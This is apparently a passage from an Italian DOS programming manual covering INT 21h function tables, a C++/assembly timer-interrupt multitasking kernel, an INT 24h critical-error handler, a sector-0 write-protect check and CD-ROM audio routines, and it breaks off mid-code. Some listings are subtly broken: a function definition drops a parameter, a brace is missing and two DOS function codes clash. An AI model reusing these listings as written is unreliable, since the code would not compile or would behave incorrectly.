    DOS2 - MAKEDIRECTORY - dos_func in: ah = mkdir [39] ds:dx = ASCIIZ pointer out: ax = return code 01 = invalid function 02 = file not found 03 = path not found 04 = no more handles 05 = access denied 06 = invalid handle 07 = memory control blocks destroyed 08 = insufficient memory 09 = invalid memory block address 0A = invalid environment 0B = invalid format 0C = invalid access code 0D = invalid data 0F = invalid drive spec 10 = attempt to remove current directory 11 = not same device 12 = no more files DOS2 - REMOVE DIRECTORY - dos_func in: ah = rmdir [3A] ds:dx = ASCIIZ pointer out: ax = return code (see mkdir) DOS2 - CHANGE CURRENT DIRECTORY FUNCTION - dos_func in: ah = chdir [3B] ds:dx = ASCIIZ pointer out: ax = return code (see mkdir) DOS2 - CREATE FILE - dos_func in: ah = create [3C] cx = file attribute bit 7 = unused bit 6 = unused bit 5 = archive bit 4 = subdirectory bit 3 = volume label bit 2 = system bit 1 = hidden bit 0 = read only ds:dx = ASCIIZ pointer out: cf = error ax = handle or return code (see mkdir) DOS2 - OPEN FILE - dos_func in: ah = open [3D] al = access code rd_only = read only wr_only = write only rd_wr = read/write ds:dx = ASCIIZ pointer out: cf = error ax = handle or return code code (see mkdir) DOS2 - CLOSE FILE - dos_func in: ah = close [3E] bx = handle out: ax = return code (see mkdir)
  • 246.
    DOS2 - READFILE/DEVICE - dos_func in: ah = read [3F] bx = handle cx = bytes to read ds:dx = DTA pointer out: cf = error ax = bytes read or return code code (see mkdir) DOS2 - WRITE FILE/DEVICE - dos_func in: ah = write [40] bx = handle cx = bytes to write ds:dx = DTA pointer out: cf = error ax = bytes written or return code (see mkdir) DOS2 - DELETE FILE - dos_func in: ah = delete [41] ds:dx = DTA pointer out: ax = return code (see mkdir) DOS2 - MOVE FILE POINTER - dos_func in: ah = move_pointer [42] al = method code cx:dx = offset out: cf = error ax = return code (see mkdir) ds:ax = new pointer location DOS2 - CHANGE FILE MODE - dos_func in: ah = chmod [43] al = get/set switch 00 =get 01 = set cx = file attribute (see create) ds:dx = ASCIIZ pointer out: ax = return code (see mkdir) cx = file attribute (see create) DOS2 - DEVICE I/O CONTROL - dos_func in: ah = ioctl [44] al = subfunction bl = drive bx = handle cx = bytes out: cf = error ax = bytes or return code dx = control data bits DOS2 - DUPLICATE FILE HANDLE - dos_func in: ah = dup [45] bx = handle out: cf = error ax = handle or return code (see mkdir) DOS2 - FORCE FILE HANDLE DUPLICATION - dos_func in: ah = cdup [46] bx = first handle cx = second handle out: ax = return code (see mkdir) cx = handle
  • 247.
    DOS2 - GETCURRENT DIRECTORY - dos_func in: ah = get_dir [47] dl = drive ds:si = buffer pointer out: cf = error ds:si = path name DOS2 - ALLOCATE MEMORY - dos_func in: ah = allocate [48] bx = paragraphs out: cf = error ax = return code (see mkdir) bx = largest block size available DOS2 - FREE MEMORY - dos_func in: ah = free [49] es = return segment block out: ax = return code (see mkdir) DOS2 - MODIFY ALLOCATED MEMORY BLOCK - dos_func in: ah = set_block [4A] bx = paragraphs es = block segment address out: ax = return code (see mkdir) bx = maximum size DOS2 - LOAD/EXECUTE PROGRAM - dos_func in: ah = exec [4B] al = subfunction ds:dx = ASCIIZ pointer es:bx = control block pointer out: ax = return code DOS2 - TERMINATE PROCESS - dos_func in: ah = term_proc [4C] al = return code (sets ERRORLEVEL) out: none DOS2 - GET SUBPROGRAM RETURN CODE - dos_func in: ah = get_code [4D] out: al = return code (as set by term_proc [4C]) ah = termination code 00 = normal voluntary termination 01 = termination by DOS due to CTRL-BREAK 02 = termination by DOS due to critical device error 03 = voluntary termination due to keep [31] DOS2 - FIND FIRST FILE MATCH - dos_func in: ah = find_first [4E] cx = file attribute (see create) ds:dx = ASCIIZ pointer out: ax = return code (see mkdir) DOS2 - FIND NEXT FILE MATCH - dos_func in: ah = find_next [4F] ds:dx = info from find_first pointer out: ax = return code (see mkdir) DOS2 - GET FILE WRITE VERIFY STATE - dos_func in: ah = get_verify [54] out: al = verify state 00 = off
  • 248.
    01 = on DOS2- RENAME FILE - dos_func in: ah = rename [56] ds:dx = old ASCIIZ pointer es:di = new ASCIIZ pointer out: ax = return code (see mkdir) DOS2 - GET/SET FILE DATE/TIME - dos_func in: ah = date_time [57] al = get/set switch 00 = get 01 = set bx = handle cx = time dx = date out: ax = return code (see mkdir) cx = time dx = date DOS3 - GET EXTENDED RETURN CODE - dos_func in: ah = get_err [59] bx = version code (0000 = DOS3) out: ax = return code bh = error class bl = action ch = locus DOS3 - CREATE TEMPORARY FILE - dos_func in: ah = create_temp [5A] ds:dx = pathname pointer cx = file attribute (see create) out: cf = error ax = return code (see mkdir) ds:dx = pathname pointer DOS3 - CREATE NEW FILE - dos_func in: ah = create_new [5B] ds:dx = filename pointer cx = file attribute (see create) out: cf = error ax = handle or return code (see mkdir) DOS3 - LOCK/UNLOCK FILE ACCESS - dos_func in: ah = file_lock [5C] al = switch 00 = lock 01 = unlock bx = handle cx:dx = offset si:di = amount out: ax = return code (see mkdir) DOS3 - GET PROGRAM SEGMENT PREFIX ADDRESS - dos_func in: ah = get_psp [56] out: bx = PSP segment address dos_rd_abs DOS ABSOLUTE DISK READ SERVICE [int 25] in: cx = sectors dx = start sector ds:bx = data pointer
  • 249.
    out: cf =error al = return code 00 = write protected 01 = invalid drive 02 = drive not ready 04 = CRC error 06 = seek error 07 = invalid format 08 = sector not found 0A = write error 0B = read error 0C = nonspecific error ah = return code 00 = other error 02 = bad address mark 03 = write protected 04 = bad sector 08 = DMA failure 10 = bad CRC 20 = controller failure 40 = bad seek 80 = timeout dos_wr_abs DOS ABSOLUTE DISK WRITE SERVICE [int 26] in: cx = sectors dx = start sector ds:bx = data pointer out: cf = error ax = return code (see dos_rd_abs) dos_term_res DOS TERMINATE RESIDENT SERVICE [int 27] dos_spool DOS PRINT SPOOLER SERVICES [int 2F] INSTALLED QUERY - dos_spool in: al = spool_query [00] out: al = return code 00 = not installed but may be 01 = not installed and may not be FF = is installed SUBMIT FILE - dos_spool in: al = spool_submit [01] ds:dx = submit packet pointer byte 0 = level code bytes 1 - 4 = ASCIIZ pointer (NO wildcards) out: none CANCEL FILE - dos_spool in: al = spool_cancel [02] ds:dx = ASCIIZ pointer (wildcards OK) out: none CANCEL ALL FILES - dos_spool in: al = spool_canall [03] out: none EXAMINE QUEUE - dos_spool in: al = spool_queue [04]
  • 250.
    out: ds:dx =filename list pointer NULL - dos_spool in: al = spool_null [05] out: none Nel capitolo legato alla teoria dell’assembler sono riportate altre funzioni d’interrupts legate alla gestione della memoria in modo protetto.
  • 251.
    INTERRUPT PARTICOLARI Come dicevoinizialmente in questo capitolo, gli interrupts possono essere suddivisi in tre tipi: hardware, software e di tabella. Un interrupt particolare, di cui abbiamo riportato anche dei sorgenti d’esempio, è l’interrupt di timer hardware il quale a sua volta ne richiama uno software. Questo è la base di tutti i software multitasking. Con il sistema multitasking di Windows oggi esiste la possibiltà di creare processi concorrenti anche soltanto usando il messaggio di timer di Windows. In ogni caso è possibile creare dei sistemi multitasking con pochissimo codice. Il seguente listato mostra appunto come è possibile creare uno pseudo sistema multitasking. Tasking.hpp typedef void (*func_ptr)(void); /* this is used for interrupt handler to call old interrupt handler */ /* this is a far pointer to a function */ typedef void (far *far_func_ptr)(void); /* this is how the registers will look on the stack for a task */ /* after they have been saved for a task switch. the sp and ss */ /* registers will point to this when a task is started from the */ /* interrupt handler or save_image */ typedef struct task_image{ unsigned int bp; unsigned int di; unsigned int si; unsigned int ds; unsigned int es; unsigned int dx; unsigned int cx; unsigned int bx; unsigned int ax; unsigned int ip; unsigned int cs; unsigned int flags; }task_image; /* a task object. contains information needed by task_control object */ /* to do task switching and a pointer to the task's workspace (stack) */ class task{ private: friend class task_control; // task_control object needs access friend class signal; // signal needs access to next_task task_image far *stack_ptr; // task stack ("image") pointer unsigned char task_state; // task state flag unsigned char *workspace; // address of allocated task stack task *next_task; // pointer to next task in queue public: task(func_ptr func,unsigned int workspace_size); // constructor ~task(); // destructor }; /* this is a queue for tasks */ /* it is called signal so user can define a signal for task communication */
  • 252.
    class signal{ private: friend classtask_control; // task_control needs access task *head; task *tail; task *get_task_q(void); // get next task off of queue void put_task_q(task *tptr); // append task to queue public: signal(void){head=tail=0;}; // constructor }; /* task_control object */ /* routines and methods to interface with and control tasks */ /* this object will initialize and restore interrupt vectors, */ /* keep track of timer ticks, and switch execution between the */ /* task objects */ class task_control{ private: signal ready_q; // queue of tasks ready to run task *current_task; // current active task task_image far *old_stack_ptr; // return to this stack when done unsigned int task_running; // task switching enabled flag unsigned long timer_ticks; // 18.2 ticks/second unsigned int task_lock; // lock out task switching task_image far *task_switch(task_image far *stk_ptr, unsigned int flag, signal *sig); public: task_control(void); // constructor void add_new_task(task *new_task); // add new task object to ready q void start_tasks(void); // start switching tasks on ready_q void stop_tasks(void){task_running=0;}; unsigned long get_timer_ticks(void){return(timer_ticks);}; void lock(void){task_lock=1;}; // current task can not be switched void unlock(void){task_lock=0;}; // allow task switching void send(signal *sig); // put task from sig q on ready q void wait(signal *sig); // put task on sig q void block(void); // task allows next to run }; task.cpp /* this file implements the methods used by task_control and task */ /* objects */ #include <stdio.h> #include <stdlib.h> #include <dos.h> #include <int.h> #include "task.hpp" /* task states */ #define TASK_INACTIVE 0
  • 253.
    #define TASK_ACTIVE 1 #defineTASK_READY 2 #define TASK_WAITING 3 #define TASK_ERROR 0xff /* flags for interface routines */ #define TASK_TIMER_INTR 0 #define TASK_SEND 1 #define TASK_WAIT 2 #define TASK_BLOCK 3 /* system timer interrupt or "timer tick" */ #define TIMER_INT 8 /* routines we need from timer.asm */ unsigned int getCS(void); extern void timer_handler(void); extern void save_image(unsigned int flag,signal *sig); /* global for timer_handler to call old interrupt routine */ far_func_ptr old_timer_handler; /* this is really ugly. */ /* when constructor for task_control object is called we save the */ /* this pointer for task switch routine to call our task_control object */ /* task_switch. this means we can only have 1 task_control object. sorry */ task_control *gl_tptr; /* constructor for a new task. workspace will be the stack space for */ /* the task. when the timer interrupt happens the tasks "image" */ /* is saved on the stack for use later and the task_image *stack_ptr */ /* will point to this image */ task::task(func_ptr func,unsigned int workspace_size) { task_image *ptr; /* get stack or "workspace" for task */ if((workspace=(unsigned char *)malloc(workspace_size))==NULL){ task_state=TASK_ERROR; // do not let this one run return; } /* now we must set up the starting "image" of the task registers */ /* ptr will point to the register image to begin task */ ptr=(task_image *)(workspace+workspace_size-sizeof(task_image)); /* now save the pointer to the register image */ stack_ptr=MK_FP(getDS(),(unsigned int)ptr); ptr->ip=(unsigned int)func; // offset of pointer to task code ptr->cs=getCS(); // segment of pointer to task, compiler bug ptr->ds=getDS(); ptr->flags=0x200; // flags, interrupts on task_state=TASK_INACTIVE; // task is inactive next_task=0; /* destructor for a task object */ task::~task(void) { free(workspace);
  • 254.
    } /* get thenext task off of a task queue */ task *signal::get_task_q(void) { task *temp; temp=head; if(head) head=head->next_task; return(temp); } /* append a task to the end of a task queue */ void signal::put_task_q(task *tptr) { if(head) tail->next_task=tptr; else head=tptr; tail=tptr; tptr->next_task=0; } /* constructor for task_control */ /* inits private stuff for task control */ task_control::task_control(void) { gl_tptr=this; task_running=0; current_task=0; timer_ticks=0L; task_lock=0; } /* adds a task to the task ready_q */ /* call this routine after creating a task object */ void task_control::add_new_task(task *new_task) { if(new_task->task_state!=TASK_ERROR){ new_task->task_state=TASK_READY; ready_q.put_task_q(new_task); } } /* call to start up tasks after you have created some */ /* and added them to the ready_q */ void task_control::start_tasks(void) { unsigned int offset,segment; task_running=1; /* get address of old timer interrupt handler */ int_getvector(TIMER_INT,&offset,&segment); old_timer_handler=(far_func_ptr)(MK_FP(segment,offset)); /* set up our new timer interrupt handler */ int_setvector(TIMER_INT,(unsigned int)timer_handler,getCS());
  • 255.
    /* tasks willnow start running */ while(task_running) ; // do nothing, trick to wait for tasks to start up /* falls through to here when multi-tasking is turned off */ } /* gets the next task off of sig queue and puts it */ /* on the ready_q. this suspends operation of the calling */ /* task which is also put on the ready queue */ void task_control::send(signal *sig) { save_image(TASK_SEND,sig); } /* puts the calling task on the sig queue to wait for a signal */ void task_control::wait(signal *sig) { save_image(TASK_WAIT,sig); } /* this causes the current task to be placed on the ready queue */ /* and a switch to the next task on the ready_q */ void task_control::block(void) { save_image(TASK_BLOCK,(signal *)0); } /* this routine is called to do a task switch. it is */ /* passed a task_image far * to the current stack or task "image". */ /* also pass a flag (described above) and a signal pointer if needed. */ /* a task_image * to the "image" of the next task is returned */ task_image far *task_control::task_switch(task_image far *stk_ptr, signal *sig) { task_image far *temp; task *tptr; if(flag==TASK_TIMER_INTR) // increment clock if it is a timer interrupt timer_ticks++; /* this saves a pointer to stack when we first start multi-tasking */ /* allows us to return to where start_tasks was called */ if(!current_task){ // no current task so save state for restoring old_stack_ptr=stk_ptr; // save stack pointer current_task=ready_q.get_task_q(); // set up a current task } /* we have an active task, so do task switch if we can */ if(current_task->task_state==TASK_ACTIVE){ current_task->stack_ptr=stk_ptr; // save stack pointer current_task->task_state=TASK_READY; // task is ready to go /* do not allow task switching if tasks are locked and */ /* it is timer interrupt */ if(!task_lock || flag!=TASK_TIMER_INTR){ /* check and see what caused task_switch to be called */ switch(flag){ case TASK_WAIT:
  • 256.
    current_task->task_state=TASK_WAITING; sig->put_task_q(current_task); break; case TASK_SEND: if((tptr=sig->get_task_q())!=0) ready_q.put_task_q(tptr); // fallthrough case TASK_BLOCK: case TASK_TIMER_INTR: current_task->task_state=TASK_READY; /* put old task on ready queue */ ready_q.put_task_q(current_task); break; } /* get next task to go */ current_task=ready_q.get_task_q(); } } /* if we are still multi-tasking, get task ready to run */ if(task_running){ current_task->task_state=TASK_ACTIVE; temp=current_task->stack_ptr; // get stack pointer of task } /* multi-tasking has stopped, get ready to return where we started */ else{ // someone called stop_tasks int_setvector(TIMER_INT,FP_OFF(old_timer_handler), FP_SEG(old_timer_handler)); temp=old_stack_ptr; // get back original stack } /* return far pointer to stack_image to do task switch */ return(temp); } timer.asm ;***************************************************************************** ; TIMER.ASM ; by Tom Green ; Timer interrupt handler ; Timer interrupt handler calls original handler first and then calls the ; task_control object task switcher. a pointer to the stack "image" ; of the new task is returned by the task switcher. ; getCS ; returns current code segment ; save_image ; saves "image" of task as if interrupt had happened and then calls the ; task_control object task switcher. a pointer to the stack "image" ; of the new task is returned by the task switcher. ;***************************************************************************** .MODEL SMALL .8086 .DATA extrn _old_timer_handler:dword extrn _gl_tptr:word extrn __task_control_task_switch:near .CODE
  • 257.
    ;***************************************************************************** ; unsigned intgetCS(void) - returns current code segment. ; this is needed because of compiler bug. when a function is cast ; to a far function, and you try to get the segment, DS is returned ; instead of CS. ;***************************************************************************** _getCS proc near public _getCS mov ax,cs ret _getCS endp ;***************************************************************************** ; timer_handler - this replaces the MS-DOS timer tick interrupt (8H). ; this routine saves everything on stack, calls original timer interrupt ; handler, and then calls task_control object task switcher. ;***************************************************************************** _timer_handler proc near public _timer_handler push ax ;save everything push bx push cx push dx push es push ds push si push di push bp mov bp,dgroup mov ds,bp ;get our data segment back pushf call dword ptr dgroup:_old_timer_handler ;call original handler sti xor dx,dx mov ax,ss mov bx,sp push dx ;push 0 for last 2 parameters push dx ;meaning timer interrupt push ax push bx mov dx,_gl_tptr ;push hidden pointer for C++ object push dx ;stack is now set up for call to task_control object task_switch cli ;turn off interrupts for task switch call __task_control_task_switch ;no need to clean up the stack because it will change sti mov ss,dx ;new ss returned in dx mov sp,ax ;new sp returned in ax pop bp ;restore registers pop di pop si pop ds pop es pop dx pop cx pop bx pop ax iret _timer_handler endp
  • 258.
    ; void save_image(unsignedint flag,signal *sig) - send, wait, block ; etc. all call through here to save the "image" of the task. this ; code simulates what will happen with an interrupt by saving the task ; image on the stack. the flag passed is passed on to the task_control ; object task switcher so it knows if it was called by the timer ; interrupt handler, send, wait, block, etc. the second parameter ; is a signal pointer which is used by send and wait and is passed ; through to the task switcher. ;***************************************************************************** _save_image proc near public _save_image ;since this is a C call we can destroy some registers (ax bx cx dx), ;so now we will set up the stack as if an interrupt call had happened. ;leave parameters on stack, because calling routine will adjust on ;return. bx and cx will have the parameters that were passed. pop ax ;get return address offset on stack pop bx ;get first parameter off stack pop cx ;get second parameter off stack push cx ;put them back on stack push bx pushf ;save flags for iret mov dx,cs ;get code segment push dx ;save code segment for return address push ax ;push saved return address offset push ax ;save everything push bx push cx push dx push es push ds push si push di push bp sti mov ax,sp ;stack pointer parameter push cx ;second parameter passed push bx ;first parameter passed mov bx,ss push bx ;far pointer to stack, parameter passed push ax mov ax,_gl_tptr ;push hidden pointer for C++ object push ax ;stack is now set up for call to task_control object task_switch cli ;turn off interrupts for task switch call __task_control_task_switch ;no need to clean up the stack because it will change sti mov ss,dx ;new ss returned in dx mov sp,ax ;new sp returned in ax pop bp ;restore registers pop di pop si pop ds pop es pop dx pop cx pop bx pop ax iret _save_image endp end
  • 259.
    Infine con questosorgente è possibile testare il multitasking precedente. taskdemo.cpp /* this file is a demonstration of how to use the C++ multi-tasking */ /* kernel. 5 tasks are run and the various means of task switching */ /* and communication are shown */ /* you must have the Zortech C++ compiler version 1.5 and linker and */ /* Microsoft MASM 5.xx to compile this code. */ /* type "ztc taskdemo task timer" and the ztc.com will take */ /* care of compiling, assembling, and linking */ #include <stdio.h> #include <disp.h> #include "task.hpp" void task0(void); void task1(void); void task2(void); void task3(void); void task4(void); /* our task_control object (just 1 please) */ task_control tasker; void main(void) { /* task objects */ task t0((func_ptr)task0,1024); task t1((func_ptr)task1,1024); task t2((func_ptr)task2,1024); task t3((func_ptr)task3,1024); task t4((func_ptr)task4,1024); /* add task objects to our task_control object ready q */ tasker.add_new_task(&t0); tasker.add_new_task(&t1); tasker.add_new_task(&t2); tasker.add_new_task(&t3); tasker.add_new_task(&t4); /* use zortech display package */ disp_open(); disp_move(0,0); disp_eeop(); /* start tasks up and wait for them to finish */ tasker.start_tasks(); disp_move(0,0); disp_eeop(); disp_close(); } static unsigned long counter[]={0L,0L,0L,0L,0L}; static signal sig; /* task 0 prints the values of the counters for the other 4 tasks. */ /* lock is used to prevent task switching while the screen is being */ /* updated. when the task is finished, block is called to transfer */
  • 260.
    /* control tothe next task on the ready q */ void task0(void) { while(1){ /* disable task switching */ tasker.lock(); disp_move(5,10); disp_printf("Task 1 %lx",counter[1]); disp_move(5,50); disp_printf("Task 2 %lx",counter[2]); disp_move(15,10); disp_printf("Task 3 %lx",counter[3]); disp_move(15,50); disp_printf("Task 4 %lx",counter[4]); /* if key pressed then stop the kernel and return */ if(kbhit()) tasker.stop_tasks(); /* re-enable task switching */ tasker.unlock(); /* let next task run */ tasker.block(); } } /* tasks 1 and 2 just update counters. these tasks will run until */ /* a timer interrupt occurs, so they get a very large chunk of time */ /* to run, so the counters increase rapidly */ void task1(void) { while(1){ counter[1]++; } } void task2(void) { while(1){ counter[2]++; } } /* task 3 waits for a signal from task 4 each time the counter is */ /* incremented. when a task waits, it is put on a signal q and the */ /* next task on the ready q is run. this means task 3 and 4 counters */ /* will increment very slowly. in task 4 when a signal is sent, the */ /* task signal q is checked for a task to put on the ready q. the task */ /* sending the signal is then placed on the ready q */ void task3(void) { while(1){ counter[3]++; /* wait for a signal from task 4 */ tasker.wait(&sig); } } void task4(void) { while(1){
  • 261.
    counter[4]++; /* send signalto task 3 */ tasker.send(&sig); } } INT 24H - CRITICAL ERROR HANDLER Quando il sistema operativo cerca di accedere ad una periferica hardware è questa genera un errore viene chiamato l’int 24h che generalmente crea un messaggio del tipo : "Disk Error, (A)bort (R)etry (F)ail"... oppure "Abort, Retry, Ignore" Il seguente listato permette d’intercettare l’int24h. #include <bios.h> #include <dos.h> #include <stdio.h> #define CRIT_ERROR_HANDLER (0x24) /** FUNCTION PROTOTYPES **/ void install_24(void); void uninstall_24(void); void interrupt handle_24 (unsigned bp, unsigned di, unsigned si, unsigned ds, unsigned es, unsigned dx, unsigned cx, unsigned bx, unsigned ax); void fastprintz(int x, int y, int attr, char *s); int getbioskey(void); void interrupt (*oldvect)(); unsigned scr; /* The segment where the screen is */ /** install_24 ** ** Installs the fancy interrupt handler. **/ void install_24(void) { oldvect = getvect(CRIT_ERROR_HANDLER); /* save old handler */ setvect(CRIT_ERROR_HANDLER, handle_24); /* and install ours */ /* Find out if the screen is at 0xB000 or 0xB800 */ _AH = 0x0F; geninterrupt (0x10); if (_AL == 7) scr = 0xB000; else scr = 0xB800; } void uninstall_24(void)
  • 262.
    { /* Restore oldhandler */ setvect(CRIT_ERROR_HANDLER, oldvect); } static char screen_buf[9][52]; /* room for the saved part of screen */ void interrupt handle_24 (unsigned bp, unsigned di, unsigned si, unsigned ds, unsigned es, unsigned dx, unsigned cx, unsigned bx, unsigned ax) { int err,key,ret=-1; int r,c,start; err = di & 0x00FF; /* Error message, from DOS. */ /* Save section of screen that will be overwritten */ for (r=8; r<17; r++) { start = (160 * r + 54); for (c=0; c<26; c++) { screen_buf[r-8][c*2] = peekb(scr, start++); screen_buf[r-8][c*2+1] = peekb(scr, start++); } } /* Pop up error message */ fastprintz( 8,27,0x07,"ÖÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ·"); fastprintz( 9,27,0x07,"ºError! º"); fastprintz(10,27,0x07,"º º"); /* Common diagnosable problems */ switch(err) { case 0x00: fastprintz(11,27,0x07,"ºDisk is write protected.º"); break; case 0x02: fastprintz(11,27,0x07,"ºDisk drive is not ready.º"); break; default: fastprintz(11,17,0x07,"ºDisk error. º"); break; } fastprintz(12,27,0x07,"º º"); fastprintz(13,27,0x07,"º Try again º"); fastprintz(13,29,0x0f,"T"); fastprintz(14,27,0x07,"º Exit this program º"); fastprintz(14,29,0x0f,"E"); /* In DOS 3.00 and later, they can also fail the disk access */ if (_osmajor > 2) { fastprintz(15,27,0x07,"º Cancel this operation º"); fastprintz(15,29,0x0f,"C"); } else fastprintz(15,27,0x07,"º º"); fastprintz(16,27,0x07,"ÓÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄĽ"); /* Call BIOS to get a single keystroke from the user */ do { key=getbioskey(); if (key & 0x00FF)
  • 263.
    key &= 0x00FF; switch(key){ case 't': case 'T': ret = 0x0001; break; case 'e': case 'E': ret = 0x0002; break; case 'c': case 'C': if (_osmajor > 2) ret = 0x0003; break; default: break; } } while (ret < 0); /* Restore that section of the screen */ for (r=8; r<17; r++) { start = (160*r + 54); for (c=0; c<26; c++) { pokeb(scr, start++, screen_buf[r-8][c*2]); pokeb(scr, start++, screen_buf[r-8][c*2+1]); } } ax = ret; /* And please don't tell me I didn't use any of those parameters. */ #pragma warn -par } #pragma warn .par /* fastprintz - shove an asciz string onto the screen */ void fastprintz(int y, int x, int attr, char *s) { int i=0,base; base = (80*y+x)<<1; /* determine offset into screen */ while (s[i]!=0) { pokeb(scr, base++, s[i++]); pokeb(scr, base++, attr); } } /** getbioskey ** ** get one key from the BIOS ** ** Like TC bioskey(0), but doesn't nab control Break. It seems ** that the TC bioskey was trying to block Ctrl-Breaks, which ** it did by changing the Ctrl-Break handler, which it called ** DOS to do. This made the interrupt handler reenter DOS which ** is illegal. **/ int getbioskey(void) { union REGS regs; struct SREGS segregs; segread(&segregs); regs.h.ah = 0; int86x (0x16, &regs, &regs, &segregs); return regs.x.ax; }
  • 264.
    INT 25H e26H – ABSOLUTE READ AND WRITE Il seguente programmino usa gli int 25h e 26h per vedere se il drive A è utilizzabile e se non è protetto in scrittura. /******************************************************************** * WR_PROT.C * * Check to see if a drive is write protected * * Uses the DOS Interupts 25H and 26H to do an absolute * read, then write of logical sector 0 of the drive. * * resultant ERRORLEVELs: * 2 : error accessing drive * 1 : write protected * 0 : writable */ #include <dos.h> char buffer[2048]; int main() { union REGS inregs, outregs; struct SREGS segregs; char far *bufferp; inregs.h.al = 0; /* drive number 0,1 = a,b: 128,129=c,d */ inregs.x.cx = 1; /* sectors to read */ inregs.x.dx = 0; /* starting sector number */ bufferp = buffer; inregs.x.bx = FP_OFF(bufferp); segregs.ds = FP_SEG(bufferp); int86x(0x25, &inregs, &outregs, &segregs); if (outregs.x.cflag == 1) { printf("error reading drive An"); return 2; } int86x(0x26, &inregs, &outregs, &segregs); if (outregs.x.cflag == 1) { printf("error writing drive An"); return 1; } return 0; } INTERRUPT DI MULTIPLEXING E FUNZIONI LEGATE AL CD Il seguente programma è tra il freeware software ed è una raccolta di routine legate alla gestione del cd. Sono utili in molti casi in quanto sono in grado di leggere anche la lunghezza delle traccie dei cd musicali. Le spiegazioni delle funzioni sono nelle righe di REM del programma. /* CDROM AUDIO ROUTINES By Barry Egerter
  • 265.
    Written July 18,1994 Using Borland C++ 3.1 Code : FREEWARE - alter and use at will. Internet Email: barry.egerter@softnet.com */ #include <dos.h> #include <io.h> #include <mem.h> #include <fcntl.h> #define CDROM 0x21 #define EJECT_TRAY 0 #define RESET 2 #define CLOSE_TRAY 5 #define MEDIA_CHANGE 9 #define BUSY 512 #define TRACK_MASK 208 typedef struct playinfo { unsigned char control; unsigned char adr; unsigned char track; unsigned char index; unsigned char min; unsigned char sec; unsigned char frame; unsigned char zero; unsigned char amin; unsigned char asec; unsigned char aframe; }; typedef struct volumeinfo { unsigned char mode; unsigned char input0; unsigned char volume0; unsigned char input1; unsigned char volume1; unsigned char input2; unsigned char volume2; unsigned char input3; unsigned char volume3; }; struct { unsigned short drives; unsigned char first_drive; unsigned short current_track; unsigned long track_position; unsigned char track_type; unsigned char low_audio; unsigned char high_audio; unsigned char disk_length_min; unsigned char disk_length_sec; unsigned char disk_length_frames;
  • 266.
    unsigned long endofdisk; unsignedchar upc[7]; unsigned char diskid[6]; unsigned long status; unsigned short error; /* See description below */ } cdrom_data; /* CDROM_DATA.ERROR Description Bit 15 - Error bit Bit 14-10 - Reserved Bit 9 - Busy Bit 8 - Done Bit 7-0 - Error code (bit 15 on) Error codes are the following: 0 Write-protect violation 1 Unknown unit 2 Drive not ready 3 Unknown command 4 CRC error 5 Bad drive request structure length 6 Seek error 7 Unknown media 8 Sector not found 9 Printer out of paper A Write fault B Read fault C General failure D Reserved E Reserved F Invalid disk change */ /* Multiplex Interrupt routines "borrowed" from Ralf Brown's MSDOS Interrupt List v4.1 INT 21 - CD-ROM device driver - IOCTL INPUT AX = 4402h BX = file handle referencing character device for CD-ROM driver CX = number of bytes to read DS:DX -> control block (see #0563) Return: CF clear if successful AX = number of bytes actually read CF set on error AX = error code (01h,05h,06h,0Dh) (see #0770 at AH=59h) Note: the data returned depends on the first byte of the control block; the remainder of the control block is filled by the driver SeeAlso: AX=4403h"CD-ROM",INT 2F/AX=0802h (Table 0562) Values for CD-ROM data being requested: 00h device driver header address 01h drive head location 02h reserved 03h error statistics 04h audio channel info 05h raw drive bytes (uninterpreted and device-specific) 06h device status 07h sector size
  • 267.
    08h volume size 09hmedia change status 0Ah audio disk info 0Bh audio track info 0Ch audio Q-Channel info 0Dh audio sub-channel info 0Eh UPC code Format of CD-ROM control block: Offset Size Description (Table 0563) 00h BYTE data being requested (see #0562) ---function 00h--- 01h DWORD device driver header address (see also AH=52h) ---function 01h--- 01h BYTE addressing mode 00h HSG 01h Red Book 02h DWORD current location of drive's head logical sector number in HSG mode frame/second/minute/unused in Red Book mode (HSG sector = minute * 4500 + second * 75 + frame - 150) ---function 03h--- 01h N BYTEs undefined as of 5 Aug 88 specification ---function 04h--- 01h BYTE input channel (0-3) for output channel 0 02h BYTE volume for output channel 0 03h BYTE input channel (0-3) for output channel 1 04h BYTE volume for output channel 1 05h BYTE input channel (0-3) for output channel 2 06h BYTE volume for output channel 2 07h BYTE input channel (0-3) for output channel 3 08h BYTE volume for output channel 3 Notes: output channels 0 and 1 are left and right, 2 and 3 are left prime and right prime; a volume of 00h is off the default setting is for each input channel to be assigned to the same-numbered output channel at full (FFh) volume ---function 05h--- 01h BYTE number of bytes read 02h 128 BYTEs buffer for drive bytes ---function 06h--- 01h DWORD device parameters (see #0564) ---function 07h--- 01h BYTE read mode 00h cooked 01h raw 02h WORD sector size in bytes ---function 08h--- 01h DWORD volume size in sectors ---function 09h--- 01h BYTE media change status 00h don't know 01h media unchanged FFh media has been changed ---function 0Ah--- 01h BYTE lowest audio track number 02h BYTE highest audio track number 03h DWORD start address of lead-out track (Red Book format) --function 0Bh--- 01h BYTE track number (set by caller) 02h DWORD starting point of track (Red Book format) 06h BYTE track control info
  • 268.
    bits 15,14,12: tracktype (notice: bits not contiguous!) 000 two audio channels, no pre-emphasis 001 two audio channels with pre-emphasis 010 data track 100 four audio channels, no pre-emphasis 101 four audio channels with pre-emphasis other reserved bit 13: digital copy permitted ---function 0Ch--- 01h BYTE CONTROL and ADR byte (as received from drive) 02h BYTE track number 03h BYTE point or index 04h BYTE minute 05h BYTE second > running time within track 06h BYTE frame / 07h BYTE zero 08h BYTE "AMIN" or "PMIN" 09h BYTE "ASEC" or "PSEC" > running time on disk 0Ah BYTE "AFRAME" or "PFRAME" / ---function 0Dh--- 01h DWORD starting frame address (Red Book format) 05h DWORD transfer address 09h DWORD number of sectors to read Note: copies 96 bytes of sub-channel info per sector into buffer ---function 0Eh--- 01h BYTE CONTROL and ADR byte 02h 7 BYTEs UPC/EAN code (13 BCD digits,low-order nybble of last byte is 0) 09h BYTE zero 0Ah BYTE "AFRAME" Bitfields for CD-ROM device parameters: Bit(s) Description (Table 0564) 0 door open 1 door unlocked 2 supports raw reading in addition to cooked 3 writable 4 can play audio/video tracks 5 supports interleaving 6 reserved 7 supports prefetch requests 8 supports audio channel control 9 supports Red Book addressing in addition to HSG 10 audio is playing */ static union REGS inregs, outregs; static struct SREGS sregs; void device_request (void *block) { inregs.x.ax = 0x1510; inregs.x.cx = cdrom_data.first_drive; inregs.x.bx = FP_OFF (block); sregs.es = FP_SEG (block); int86x (0x2f, &inregs, 